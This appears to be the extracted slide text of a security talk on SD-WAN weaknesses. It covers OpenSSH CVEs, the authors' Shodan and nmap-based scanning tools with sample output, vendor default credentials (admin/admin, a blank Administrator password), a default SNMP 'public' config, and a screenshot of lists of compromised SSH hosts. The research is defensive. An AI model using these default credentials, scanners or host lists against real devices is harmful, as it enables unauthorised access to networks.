


SD-WAN Map



PATCH LEVEL

Percentage of SD-WAN Nodes by Vulnerabilities



- CVE-2016-10708: OpenSSH before 7.4 allows remote attackers to cause a denial of service
- CVE-2017-15906: OpenSSH before 7.6 allows attackers to create zero-length files
- CVE-2016-10010: OpenSSH before 7.4, when privilege separation is not used, might allow local users to gain privileges
- CVE-2016-10011: OpenSSH private key leakage
- CVE-2010-5107: OpenSSH DoS
- CVE-2014-1692: OpenSSH DoS
- CVE-2016-0778: A buffer overflow on OpenSSH client
- CVE-2016-0777: OpenSSH client memory leak
- CVE-2016-8858: OpenSSH DoS

TOOLKIT

SD-WAN Harvester tool to automatically enumerate and fingerprint SD-WAN nodes on the Internet. Based on Shodan, massscan and NMAP NSE.



<https://github.com/sdnewhop/sdwan-harvester>

SD-WAN Infiltrator is an NSE script to automatically discover SD-WAN nodes in a local network. It uses SD-WAN Census Database.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-18 17:41 +07
Nmap scan report for 10.30.37.115
Host is up (0.0012s latency).

PORT      STATE      SERVICE
80/tcp    open      http
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|_  host_port: 80
443/tcp   open      https
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|_  host_port: 443
161/udp   open|filtered snmp
```

<https://github.com/sdnewhop/sdwan-infiltrator>

[Click to Blog](#)
[I Miss Another Blog](#)
[View All Posts](#)

This Week in Security: Holy SSH*T: Why You Should Change Default Credentials On All Your 'Things'

Free Fresh SSH by Random [Refresh List](#)

Please check it then gonna say it scam, Thanks!

Donate Bitcoin: [1CPQyFSmjHbUUpd8awV05zwL8XMWk7X57a](#)

Donate ETH: [0xt077feefb38d6020c11720953daec4e52120909](#)

Full List:

FileName	Fresh	Time	View
NZ D19 01h23.txt	22	2018-01-19 01:23:03	download
DE D19 01h32.txt	24	2018-01-19 01:20:45	download
CA D19 01h20.txt	20	2018-01-19 01:20:03	download
KR D19 01h19.txt	225	2018-01-19 01:19:27	download
ES D19 01h18.txt	407	2018-01-19 01:18:22	download

A quick scan of one list shows the following devices represented (this is just a random sample, there are many many more)

- Silver Peak Appliance Management Console
- TP-Link EAP120 (AP)
- TP-LINK Archer C5400 Routers

```

76.70.1.1|user| |Canada (CA)||SPEED: 8
99.250.1.1|admin| |Canada (CA)||SPEED: 8
172.16.1.146|support| |Canada (CA)||SPEED: 7
70.70.1.1|PlcmSpIp| |Canada (CA)||SPEED: 7
184.14.1.178| |user|Canada (CA)||SPEED: 7
50.70.1.1|root| |Canada (CA)||SPEED: 9
70.50.1.1|ftuser| |Canada (CA)||SPEED: 8
192.168.1.218.22| |admin|Canada (CA)||SPEED: 8
  
```

A close-up portrait of Obi-Wan Kenobi, played by Ewan McGregor, wearing his signature brown hood. He has a white beard and is looking slightly to the right with a serious expression. The background is dark and out of focus.

**In my experience,
there's no such
thing as luck.**

Obi-Wan Kenobi


COINCIDENCE? I THINK NOT!

At your first login, enter "Administrator" as the username (it is case-sensitive). The unit ships with no password. Simply click the Login button to authenticate and bring up the remote management interface.



Enable Agility Solution

- a) Open GMS console by entering GMS management IP address into your browser. Enter your GMS credentials. This example uses the GMS default username/password: `admin/admin`



DEFAULT PASSWORDS IS BY DEFAULT ARE FOREVER

“SNMP is off by default. Users configure their own community string and are recommended to use SNMPv3.”

Anusha Vaidyanathan, Director, Security Product Management

Default SNMP Community

SNMP service is run on 0.0.0.0 interface.

The box uses default community strings "public" for rocommunity and

```
# cat /etc/snmpd.conf
```

```
##
```

```
## This file was AUTOMATICALLY GENERATED. DO NOT MODIFY.
```

```
## Any changes will be lost.
```

```
##
```

```
## Generated by md_snmp at 2018/03/01 12:07:51.007
```

```
##
```

```
syscontact dfd
```

```
syslocation dfdf
```

```
sysservices 76
```

```
rocommunity public
```

```
trapcommunity public
```

```
engineID 000000000000
```

TOTAL RESULTS

202

TOP COUNTRIES



US	37
GB	35
TH	19
IN	18
FR	11

TOP SERVICES

1 90

SUPERMEDIA Sp.z.o.o.

Added on 2018-05-26 10:44:32 GMT

Poland, Warsaw

Details

Silver Peak Systems, Inc. ECXS

Linux Warsaw-SP 2.6.38.6-rc1 #1 VXOA 8

1 27

Waycom International SASU

Added on 2018-05-26 09:48:19 GMT

France, Paris

Details

Silver Peak Systems, Inc. ECXS

Linux fra-silverpeak 2.6.38.6-rc1 #1 V

2 26

host-26-06-81-12-enter.it

ENTER S.r.l.

Added on 2018-05-26 09:43:18 GMT

Italy, Milan

Details

Silver Peak Systems, Inc. ECXS

Linux set-silverpeak 2.6.38.6-rc1 #1 V

Linux vir-silverpeak 2.6.38.6-rc1 #1 VXOA 8.1.5.8_68641 SMP

CONTRIBUTE!

SD-WAN Harvester, SD-WAN Infiltrator

New systems, fingerprints, passwords

<https://github.com/sdnewhop/>

SD-WAN Threat Landscape

<https://arxiv.org/abs/1811.04583>

Vulnerabilities


<https://github.com/sdnewhop/>

Metasploit modules



<https://github.com/rapid7/metasploit-framework/pull/11177>

When there is always a bigger fish...





Conclusions




SD-WAN – JUST A BUNCH OF OPEN SOURCE

- Packet processing - DPDK
- Firewall - netfilter/iptables
- Routing - Quagga
- IPsec – strongSwan
- WAF – modsecurity, OWASP CRS rules
- IDPS/DPI – suricata
- REST – node.js



SD-WAN SECURITY MATURITY

- Complex products, open source based
- Problems with patch management
- Lot of management interfaces (and bugs)
- Weak defaults
- Issues with patching/responsible disclosure
- ...in da cloud
- ...
- Hack before you buy!

A close-up shot of Yoda from Star Wars, looking slightly to the right with a serious expression. In the foreground, the back of a person's head and shoulder is visible, out of focus. The background is a plain, light-colored wall.

That is why you fail.

Sergey Gordeychik
serg.gordey@gmail.com
@scadasl

SD WAN
NEW HOPE

www.scada.sl

Denis Kolegov
Nikita Oleksov

Maxim Gorbunov
Oleg Broslavsky

Nikolay Tkachenko
Antony Nikolaev